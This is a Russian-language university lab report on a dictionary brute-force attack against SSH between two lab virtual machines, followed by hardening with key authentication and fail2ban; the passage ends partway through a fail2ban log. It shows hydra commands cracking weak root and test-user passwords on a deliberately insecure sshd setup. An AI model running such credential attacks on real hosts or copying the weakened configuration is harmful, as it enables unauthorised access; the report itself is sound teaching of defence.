

**Министерство науки и высшего образования Российской Федерации
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО**

Факультет прикладной информатики

Дисциплина:

«Основы кибербезопасности»

ОТЧЕТ ПО ЛАБОРАТОРНОЙ РАБОТЕ №4

«Активный брут-форс сервиса ssh и способы защиты от него»

Выполнил:

Швалов Даниил Андреевич, студент группы К4112с

(подпись)

Проверил:

Кравчук Алексей Владимирович, доцент практики

(отметка о выполнении)

(подпись)

Санкт-Петербург
2025 г.

СОДЕРЖАНИЕ

1 Введение.....	3
2 Ход работы.....	3
2.1 Настройка тестовой среды.....	3
2.2 Проведение атаки brute-force.....	7
2.3 Настройка защищенного SSH.....	9
2.4 Настройка Fail2ban для защиты.....	11
2.5 Приложение по использованию встроенных словарей в Kali Linux.....	16
3 Вывод.....	21

1 Введение

Цель работы:

- 1) изучить способы получения несанкционированного доступа (НСД) злоумышленником посредством выполнения им базовой атаки «перебор по словарю»;
- 2) изучить базовые способы противодействия угрозе подбора аутентификационной информации.

2 Ход работы

2.1 Настройка тестовой среды

В начале выполнения лабораторной работы были развернуты две виртуальные машины: одна на Kali Linux, вторая на Ubuntu. После развертывания виртуальных машин была проверена сетевая связность между ними с помощью утилиты ping. Как видно на рисунках 1-2, между виртуальными машинами есть сетевая связность.

```
(a1㉿kali)-[~]
$ sudo ip a show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 12:28:42:19:56:e9 brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.105/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
            valid_lft 86174sec preferred_lft 86174sec
        inet6 fe80::1028:42ff:fe19:56e9/64 scope link noprefixroute
            valid_lft forever preferred_lft forever

(a1㉿kali)-[~]
$ ping 192.168.0.112
PING 192.168.0.112 (192.168.0.112) 56(84) bytes of data.
64 bytes from 192.168.0.112: icmp_seq=1 ttl=64 time=0.752 ms
64 bytes from 192.168.0.112: icmp_seq=2 ttl=64 time=0.872 ms
64 bytes from 192.168.0.112: icmp_seq=3 ttl=64 time=0.899 ms
```

Рисунок 1 — Проверка доступности Ubuntu с Kali Linux

```
a1@ubuntu:~$ sudo ip a show dev enp0s1
[sudo] password for a1:
2: enp0s1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether c6:92:f8:c2:8e:7f brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.112/24 brd 192.168.0.255 scope global dynamic noprefixroute enp0s1
            valid_lft 86288sec preferred_lft 86288sec
        inet6 fe80::c492:f8ff:fec2:8e7f/64 scope link
            valid_lft forever preferred_lft forever
a1@ubuntu:~$ ping 192.168.0.105
PING 192.168.0.105 (192.168.0.105) 56(84) bytes of data.
64 bytes from 192.168.0.105: icmp_seq=1 ttl=64 time=0.693 ms
64 bytes from 192.168.0.105: icmp_seq=2 ttl=64 time=0.954 ms
64 bytes from 192.168.0.105: icmp_seq=3 ttl=64 time=0.370 ms
```

Рисунок 2 — Проверка доступности Kali Linux с Ubuntu

После этого на виртуальную машину с Kali Linux с помощью apt были установлены пакеты hydra, nmap, medusa и patator. Процесс установки представлен на рисунке 3.

```
(a1㉿kali)-[~]
$ sudo apt update
[sudo] password for a1:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main arm64 Packages [20.8 MB]
Get:3 http://kali.download/kali kali-rolling/main arm64 Contents (deb) [48.3 MB]
Get:4 http://kali.download/kali kali-rolling/contrib arm64 Packages [103 kB]
Get:5 http://kali.download/kali kali-rolling/contrib arm64 Contents (deb) [245 kB]
Get:6 http://kali.download/kali kali-rolling/non-free arm64 Packages [145 kB]
Get:7 http://kali.download/kali kali-rolling/non-free arm64 Contents (deb) [846 kB]
Fetched 70.5 MB in 48s (1,483 kB/s)
797 packages can be upgraded. Run 'apt list --upgradable' to see them.

(a1㉿kali)-[~]
$ sudo apt install hydra nmap medusa patator -y
nmap is already the newest version (7.95+dfsg-3kali1).
medusa is already the newest version (2.3-2).
medusa set to manually installed.
patator is already the newest version (1.0-4).
patator set to manually installed.
The following packages were automatically installed and are no longer required:
libbison-1.0-0t64 libmongoc-1.0-0t64 libmongocrypt0
Use 'sudo apt autoremove' to remove them.

Upgrading:
hydra

Summary:
Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 796
Download size: 260 kB
Space needed: 0 B / 41.5 GB available

Get:1 http://mirror.krfoss.org/kali kali-rolling/main arm64 hydra arm64 9.6-1 [260 kB]
Fetched 260 kB in 1s (303 kB/s)
(Reading database ... 433509 files and directories currently installed.)
Preparing to unpack .../archives/hydra_9.6-1_arm64.deb ...
Unpacking hydra (9.6-1) over (9.5-3) ...
Setting up hydra (9.6-1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.2) ...
```

Рисунок 3 — Установка пакетов hydra, nmap, medusa, patator

После установки вышеперечисленных пакетов были проверены версии установленных утилит. На рисунках 4-6 представлен процесс проверки версий установленных утилит.

```
(a1㉿kali)-[~]
$ hydra -h
Hydra v9.6 (c) 2023 by van Hauser/TuC &
```

Рисунок 4 — Установленная версия утилиты hydra

```
(a1㉿kali)-[~]
$ nmap --version
Nmap version 7.95 ( https://nmap.org )
```

Рисунок 5 — Установленная версия утилиты nmap



Рисунок 6 — Установленная версия утилиты medusa

После этого на виртуальной машине с Ubuntu был установлен OpenSSH-сервер с помощью утилиты apt. После этого с помощью утилиты systemctl OpenSSH-сервер был запущен и включен в автозагрузку. Данный процесс представлен на рисунке 7.

```
a1@ubuntu:~$ sudo apt update
Hit:1 http://ports.ubuntu.com/ubuntu-ports noble InRelease
Hit:2 http://ports.ubuntu.com/ubuntu-ports noble-updates InRelease
Hit:3 http://ports.ubuntu.com/ubuntu-ports noble-backports InRelease
Hit:4 http://ports.ubuntu.com/ubuntu-ports noble-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
13 packages can be upgraded. Run 'apt list --upgradable' to see them.
a1@ubuntu:~$ sudo apt install openssh-server -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openssh-server is already the newest version (1:9.6p1-3ubuntu13.14).
0 upgraded, 0 newly installed, 0 to remove and 13 not upgraded.
a1@ubuntu:~$ sudo systemctl start ssh && sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /usr/lib/systemd/system/sshd.service.
Created symlink /etc/systemd/system/multi-user.target.wants/sshd.service → /usr/lib/systemd/system/sshd.service.
```

Рисунок 7 — Установка, запуск и включение в автозагрузку OpenSSH-сервера

После этого был отредактирован конфигурационный файл /etc/ssh/ssd_config, в нем были установлены параметры, представленные на рисунке 8. После сохранения изменений SSH-демон был перезапущен с помощью утилиты systemctl, что видно на рисунке 9.

```
PasswordAuthentication yes
PermitRootLogin yes
PermitEmptyPasswords no
```

Рисунок 8 — Измененные параметры в /etc/ssh/ssd_config

```
a1@ubuntu:~$ sudo systemctl restart ssh
a1@ubuntu:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
```

Рисунок 9 — Перезапуск SSH-демона

После этого с помощью утилиты passwd был установлен пароль «princess» для пользователя root. Процесс установки пароля представлен на рисунке 10.

```
a1@ubuntu:~$ sudo passwd root
New password:
BAD PASSWORD: The password fails the dictionary check - it is based on a dictionary word
Retype new password:
passwd: password updated successfully
```

Рисунок 10 — Настройка пароля для пользователя root

После этого с помощью утилиты useradd был создан тестовый пользователь testuser. С помощью утилиты passwd тестовому пользователю был установлен пароль «123456». Процесс создания пользователя testuser представлен на рисунке 11.

```
a1@ubuntu:~$ sudo useradd -m -s /bin/bash testuser
a1@ubuntu:~$ sudo passwd testuser
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
```

Рисунок 11 — Создание тестового пользователя

После этого с помощью утилиты systemctl была проверена работа SSH. Как видно на рисунке 12, SSH запущен и работает штатно.

```
a1@ubuntu: $ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
  Active: active (running) since Sun 2025-10-19 11:08:17 UTC; 1min 31s ago
TriggeredBy: ● ssh.socket
    Docs: man:sshd(8)
          man:sshd_config(5)
 Main PID: 4599 (sshd)
   Tasks: 2 (limit: 4541)
  Memory: 3.3M (peak: 3.6M)
     CPU: 10ms
    CGroup: /system.slice/ssh.service
            └─4113 "sshd: /usr/sbin/sshd -D [listener]" 0 of 10-100 startups
                ├─4599 "sshd: /usr/sbin/sshd -D [listener]" 0 of 10-100 startups

Oct 19 11:08:17 ubuntu systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Oct 19 11:08:17 ubuntu systemd[1]: ssh.service: Found left-over process 4113 (sshd) in control group while starting unit. Ignoring.
Oct 19 11:08:17 ubuntu systemd[1]: ssh.service: This usually indicates unclean termination of a previous run, or service implementation deficiencies.
Oct 19 11:08:17 ubuntu sshd[4599]: Server listening on 0.0.0.0 port 22.
Oct 19 11:08:17 ubuntu sshd[4599]: Server listening on :: port 22.
Oct 19 11:08:17 ubuntu systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```

Рисунок 12 — Проверка работы SSH

2.2 Проведение атаки brute-force

После этого на виртуальной машине с Kali Linux с помощью утилиты nmap был просканирован 22 порт виртуальной машины с Ubuntu. Как видно на рисунке 13, у виртуальной машины с Ubuntu открыт 22 порт.

```
(a1㉿kali)-[~]
$ nmap -sS -sV -p 22 192.168.0.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 07:30 EDT
Nmap scan report for 192.168.0.112
Host is up (0.00048s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
MAC Address: C6:92:F8:C2:8E:7F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Рисунок 13 — Сканирование 22 порта с помощью утилиты nmap

После этого были созданы файлы со словарем логинов и паролей. Процесс создания файлов представлен на рисунке 14.

```
(a1㉿kali)-[~]
$ echo -e "testuser\nadmin\nroot\nuser" > users.txt

(a1㉿kali)-[~]
$ echo -e "123456\npassword\nadmin\n1234\nqwerty\nprincess" > passwords.txt
```

Рисунок 14 — Создание словарей с логинами и паролями

После этого на виртуальной машине с Kali Linux с помощью утилиты hydra была выполнена атака brute-force на виртуальную машину с Ubuntu. Как видно на рисунке 15, с помощью утилиты удалось успешно подобрать логин testuser и пароль 123456.

```
(a1㉿kali)-[~]
$ hydra -L users.txt -P passwords.txt ssh://192.168.0.112 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 07:48:47
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24 login tries (l:4/p:6), ~6 tries per task
[DATA] attacking ssh://192.168.0.112:22/
[22][ssh] host: 192.168.0.112 login: testuser password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-19 07:49:01
```

Рисунок 15 — Проведение атаки brute-force с помощью утилиты hydra

После этого была выполнена атака brute-force для подбора пароля

определенного пользователя, т. е. пользователя root. Словарь паролей использоваться тот же, что и прежде. Как видно на рисунке 16, удалось успешно подобрать пароль для пользователя root.

```
(a1㉿kali)-[~]
└─$ hydra -l root -P passwords.txt ssh://192.168.0.112 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 07:49:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 6 login tries (l:1/p:6), ~2 tries per task
[DATA] attacking ssh://192.168.0.112:22/
[22][ssh] host: 192.168.0.112 login: root password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-19 07:49:50
```

Рисунок 16 — Подбор пароля для определенного пользователя

После этого утилита hydra была использована с дополнительными параметрами «-vV» и «-I», которые включают подробный вывод и немедленное начало атаки соответственно. Как видно на рисунке 17, вывод при работе утилиты стал более подробным: начали выводится все запросы с различными логинами и паролями, в т. ч. неуспешные.

```
(a1㉿kali)-[~]
└─$ hydra -L users.txt -P passwords.txt ssh://192.168.0.112 -t 4 -vV -I
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 07:50:24
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24 login tries (l:4/p:6), ~6 tries per task
[DATA] attacking ssh://192.168.0.112:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://testuser@192.168.0.112:22
[INFO] Successful, password authentication is supported by ssh://192.168.0.112:22
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "123456" - 1 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "password" - 2 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "admin" - 3 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "1234" - 4 of 24 [child 3] (0/0)
[22][ssh] host: 192.168.0.112 login: testuser password: 123456
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "123456" - 7 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "password" - 8 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "admin" - 9 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "1234" - 10 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "qwerty" - 11 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "princess" - 12 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "root" - pass "123456" - 13 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "root" - pass "password" - 14 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "root" - pass "admin" - 15 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "root" - pass "1234" - 16 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "root" - pass "qwerty" - 17 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "root" - pass "princess" - 18 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "user" - pass "123456" - 19 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "user" - pass "password" - 20 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "user" - pass "admin" - 21 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "user" - pass "1234" - 22 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "user" - pass "qwerty" - 23 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "user" - pass "princess" - 24 of 24 [child 2] (0/0)
[STATUS] attack finished for 192.168.0.112 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-19 07:50:43
```

Рисунок 17 — Использование утилиты hydra с дополнительными параметрами

После этого были проверены найденные выше учетные данные. Как

видно на рисунке 18, подключение по SSH произошло успешно.

```
(a1㉿kali)-[~]
$ ssh testuser@192.168.0.112
The authenticity of host '192.168.0.112 (192.168.0.112)' can't be established.
ED25519 key fingerprint is SHA256:QVFFnAI6YhkOPcVxFjjib6xiRDvZ/uCsd1iPUJoNc/Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.112' (ED25519) to the list of known hosts.
testuser@192.168.0.112's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-85-generic aarch64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Sun Oct 19 12:08:06 PM UTC 2025

System load: 0.0 Processes: 274
Usage of /: 33.5% of 29.82GB Users logged in: 1
Memory usage: 34% IPv4 address for enp0s1: 192.168.0.112
Swap usage: 0%

⇒ There is 1 zombie process.

Expanded Security Maintenance for Applications is not enabled.

13 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

testuser@ubuntu:~$
```

Рисунок 18 — Подключение по SSH по ранее найденным учетным данным

2.3 Настройка защищенного SSH

После этого на виртуальной машине с Kali Linux с помощью утилиты ssh-keygen была сгенерирована пара SSH-ключей с помощью алгоритма RSA. Процесс генерации ключей представлен на рисунке 19.

```
(a1㉿kali)-[~]
$ ssh-keygen -t rsa -b 4096 -f ~/.ssh/ubuntu_key
Generating public/private rsa key pair.
Enter passphrase for "/home/a1/.ssh/ubuntu_key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/a1/.ssh/ubuntu_key
Your public key has been saved in /home/a1/.ssh/ubuntu_key.pub
The key fingerprint is:
SHA256:U+ywlns8PajknGmdnnYAt6uDr/a+xpf+YbNhvOcltsY a1@a1
The key's randomart image is:
+---[RSA 4096]---+
| |
| . |
| . o |
| .*. |
| So.. |
| . +o+ |
| oo.=X.o .|
| o+=B=.OE+ |
| .. B%0+o++o |
+---[SHA256]---+
```

Рисунок 19 — Генерация SSH-ключей

После этого сгенерированный публичный ключ с помощью ssh-copy-id

был скопирован на виртуальную машину с Ubuntu. Это видно на рисунке 20.

```
(a1㉿kali)-[~]
$ ssh-copy-id -i ~/.ssh/ubuntu_key.pub -p 2222 testuser@192.168.0.112
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/a1/.ssh/ubuntu_key.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
testuser@192.168.0.112's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh -i /home/a1/.ssh/ubuntu_key -p 2222 'testuser@192.168.0.112'"
and check to make sure that only the key(s) you wanted were added.
```

Рисунок 20 — Копирование публичного ключа на виртуальную машину с Ubuntu

После этого было протестировано подключение с помощью ключа. Как видно на рисунке 21, подключение было выполнено успешно.

```
(a1㉿kali)-[~]
$ ssh -i ~/.ssh/ubuntu_key -p 2222 testuser@192.168.0.112
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-85-generic aarch64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Oct 19 12:20:54 UTC 2025

   System load:  0.04           Processes:          263
   Usage of /:   33.5% of 29.82GB  Users logged in:    1
   Memory usage: 32%            IPv4 address for enp0s1: 192.168.0.112
   Swap usage:   0%

   ⇒ There is 1 zombie process.

 Expanded Security Maintenance for Applications is not enabled.

 13 updates can be applied immediately.
 To see these additional updates run: apt list --upgradable

 Enable ESM Apps to receive additional future security updates.
 See https://ubuntu.com/esm or run: sudo pro status

 Last login: Sun Oct 19 12:19:24 2025 from 192.168.0.105
testuser@ubuntu:~$
```

Рисунок 21 — Подключение по SSH с помощью ключа

После этого на виртуальной машине с Ubuntu были изменены настройки SSH. Как видно на рисунке 22, в настройках SSH был изменен стандартный порт, запрещен вход через пользователя root, отключена аутентификация по паролю, включена аутентификация по ключам, установлен максимум попыток аутентификации, настроен таймаут неактивных сессий и разрешен доступ только для пользователя testuser.

```
Port 2222
PermitRootLogin no
PasswordAuthentication no
PubkeyAuthentication yes
MaxAuthTries 3
ClientAliveInterval 300
AllowUsers testuser
```

Рисунок 22 — Настройки SSH

После этого SSH-демон был перезапущен. Это видно на рисунке 23.

```
a1@ubuntu:~$ sudo systemctl restart ssh
a1@ubuntu:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
  Active: active (running) since Sun 2025-10-19 12:11:19 UTC; 48s ago
```

Рисунок 23 — Перезапуск SSH-демона

После этого была произведена повторная атака на виртуальную машину с Ubuntu с помощью утилиты hydra. Как видно на рисунке 24, в итоге не удалось подобрать пароль и подключиться по SSH, как это было ранее.

```
└─(a1㉿kali)-[~]
$ hydra -l users.txt -P passwords.txt ssh://192.168.0.112:2222 -t 2 -vV -I
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 08:22:47
[DATA] max 2 tasks per 1 server, overall 2 tasks, 6 login tries (l:1/p:6), ~3 tries per task
[DATA] attacking ssh://192.168.0.112:2222/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://users.txt@192.168.0.112:2222
[INFO] Successful, password authentication is supported by ssh://192.168.0.112:2222
[ATTEMPT] target 192.168.0.112 - login "users.txt" - pass "123456" - 1 of 6 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "users.txt" - pass "password" - 2 of 6 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "users.txt" - pass "admin" - 3 of 6 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "users.txt" - pass "1234" - 4 of 6 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "users.txt" - pass "qwerty" - 5 of 6 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "users.txt" - pass "princess" - 6 of 6 [child 1] (0/0)
[STATUS] attack finished for 192.168.0.112 (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-19 08:23:01
```

Рисунок 24 — Атака на защищенный SSH

2.4 Настройка Fail2ban для защиты

После этого на виртуальной с Ubuntu была установлена и запущена утилита fail2ban. Процесс установки и запуска представлен на рисунках 25-26.

```
a1@ubuntu: $ sudo apt install fail2ban -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python3-pyasyncore python3-pyinotify whois
Suggested packages:
  mailx monit sqlite3 python-pyinotify-doc
The following NEW packages will be installed:
  fail2ban python3-pyasyncore python3-pyinotify whois
0 upgraded, 4 newly installed, 0 to remove and 13 not upgraded.
Need to get 494 kB of archives.
After this operation, 2,654 kB of additional disk space will be used.
Get:1 http://ports.ubuntu.com/ubuntu-ports noble/main arm64 python3-pyasyncore all 1.0.2-2 [10.1 kB]
Get:2 http://ports.ubuntu.com/ubuntu-ports noble-updates/universe arm64 fail2ban all 1.0.2-3ubuntu0.1 [409 kB]
Get:3 http://ports.ubuntu.com/ubuntu-ports noble/main arm64 python3-pyinotify all 0.9.6-2ubuntu1 [25.0 kB]
Get:4 http://ports.ubuntu.com/ubuntu-ports noble/main arm64 whois arm64 5.5.22 [50.3 kB]
Fetched 494 kB in 2s (323 kB/s)
Selecting previously unselected package python3-pyasyncore.
(Reading database ... 173175 files and directories currently installed.)
Preparing to unpack .../python3-pyasyncore_1.0.2-2_all.deb ...
Unpacking python3-pyasyncore (1.0.2-2) ...
Selecting previously unselected package fail2ban.
Preparing to unpack .../fail2ban_1.0.2-3ubuntu0.1_all.deb ...
Unpacking fail2ban (1.0.2-3ubuntu0.1) ...
Selecting previously unselected package python3-pyinotify.
Preparing to unpack .../python3-pyinotify_0.9.6-2ubuntu1_all.deb ...
Unpacking python3-pyinotify (0.9.6-2ubuntu1) ...
Selecting previously unselected package whois.
Preparing to unpack .../whois_5.5.22_arm64.deb ...
Unpacking whois (5.5.22) ...
Setting up whois (5.5.22) ...
Setting up python3-pyasyncore (1.0.2-2) ...
Setting up fail2ban (1.0.2-3ubuntu0.1) ...
```

Рисунок 25 — Установка fail2ban с помощью утилиты app

```
a1@ubuntu: $ sudo systemctl enable --now fail2ban
Synchronizing state of fail2ban.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable fail2ban
a1@ubuntu: $ sudo systemctl status fail2ban
● fail2ban.service - Fail2Ban Service
  Loaded: loaded (/usr/lib/systemd/system/fail2ban.service; enabled; preset: enabled)
  Active: active (running) since Sun 2025-10-19 12:24:02 UTC; 49s ago
    Docs: man:fail2ban(1)
    Main PID: 8954 (fail2ban-server)
       Tasks: 5 (limit: 4541)
      Memory: 27.8M (peak: 30.9M)
        CPU: 241ms
       CGroup: /system.slice/fail2ban.service
               └─8954 /usr/bin/python3 /usr/bin/fail2ban-server -xf start

Oct 19 12:24:02 ubuntu systemd[1]: Started fail2ban.service - Fail2Ban Service.
Oct 19 12:24:02 ubuntu fail2ban-server[8954]: 2025-10-19 12:24:02,528 fail2ban.configreader [8954]: WARNING 'allowipv6'
Oct 19 12:24:02 ubuntu fail2ban-server[8954]: Server ready
```

Рисунок 26 — Запуск и проверка fail2ban с помощью утилиты systemctl

После этого в папке /etc/fail2ban был скопирован файл jail.conf в файл jail.local, что видно на рисунке 27.

```
a1@ubuntu:~$ sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
a1@ubuntu:~$
```

Рисунок 27 — Копирование файла jail.conf в файл jail.local

После этого в файле jail.local была изменена секция sshd, таким образом, как представлено на рисунке 28.

```
[sshd]
enabled = true
port = 2222
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
bantime = 600
findtime = 600
```

Рисунок 28 — Изменение секции sshd в файле /etc/fail2ban/jail.local

После изменения файла jail.local fail2ban был перезапущен с помощью утилиты systemctl, что видно на рисунке 29.

```
a1@ubuntu:~$ sudo systemctl enable fail2ban
Synchronizing state of fail2ban.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable fail2ban
a1@ubuntu:~$ sudo systemctl start fail2ban
```

Рисунок 29 — Перезапуск fail2ban с помощью утилиты systemctl

После этого с помощью утилиты fail2ban-client был проверен статус fail2ban в целом, а также fail2ban для sshd. Как видно на рисунке 30, fail2ban уже успел заблокировать IP-адрес виртуальной машины с Kali Linux.

```
a1@ubuntu:~$ sudo fail2ban-client status
Status
|- Number of jail:      1
`- Jail list:    sshd
a1@ubuntu:~$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed: 0
| |- Total failed:     45
| ` Journal matches: _SYSTEMD_UNIT=sshd.service + _COMM=sshd
`- Actions
  |- Currently banned: 1
  |- Total banned:     1
  `- Banned IP list:   192.168.0.105
```

Рисунок 30 — Статус fail2ban

После этого была выполнена попытка проведения повторной атаки с виртуальной машины с Kali Linux. Как видно на рисунке 31, атака завершилась неуспешно.

```
(a1㉿kali)-[~]
$ hydra -l users.txt -P passwords.txt ssh://192.168.0.112:2222 -t 1
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 08:29:15
[DATA] max 1 task per 1 server, overall 1 task, 6 login tries (l:1/p:6), ~6 tries per task
[DATA] attacking ssh://192.168.0.112:2222/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-19 08:29:43
```

Рисунок 31 — Неудачная попытка проведения атаки brute-force

После этого был повторно проверен статус fail2ban. Как видно на рисунке 32, количество заблокированных запросов увеличилось с 45 до 59.

```
a1@ubuntu:~$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed: 1
| |- Total failed:      59
| `-. Journal matches: _SYSTEMD_UNIT=sshd.service + _COMM=sshd
`- Actions
  |- Currently banned: 1
  |- Total banned:     1
  `-. Banned IP list:   192.168.0.105
```

Рисунок 32 — Статус fail2ban

Также были проверены правила iptables. Как видно на рисунке, IP-адрес виртуальной машины, с которой производились атаки, был заблокирован с помощью iptables.

```
a1@ubuntu:~$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target    prot opt source          destination
f2b-SSH   6    --  0.0.0.0/0        0.0.0.0/0          tcp dpt:2222

Chain FORWARD (policy ACCEPT)
target    prot opt source          destination

Chain OUTPUT (policy ACCEPT)
target    prot opt source          destination

Chain f2b-SSH (1 references)
target    prot opt source          destination
REJECT   0    --  192.168.0.105    0.0.0.0/0          reject-with icmp-port-unreachable
RETURN   0    --  0.0.0.0/0        0.0.0.0/0
```

Рисунок 33 — Правила iptables

Также был проверен лог fail2ban. Как видно на рисунке 34, в логе fail2ban видно запросы от другой виртуальной машины, а также информация о ее блокировке.

```
a1@ubuntu:~$ sudo tail -f /var/log/fail2ban.log
2025-10-19 12:29:28,115 fail2ban.filter      [8954]: INFO    [sshd] Found 192.168.0.105 - 2025-10-19 12:29:27
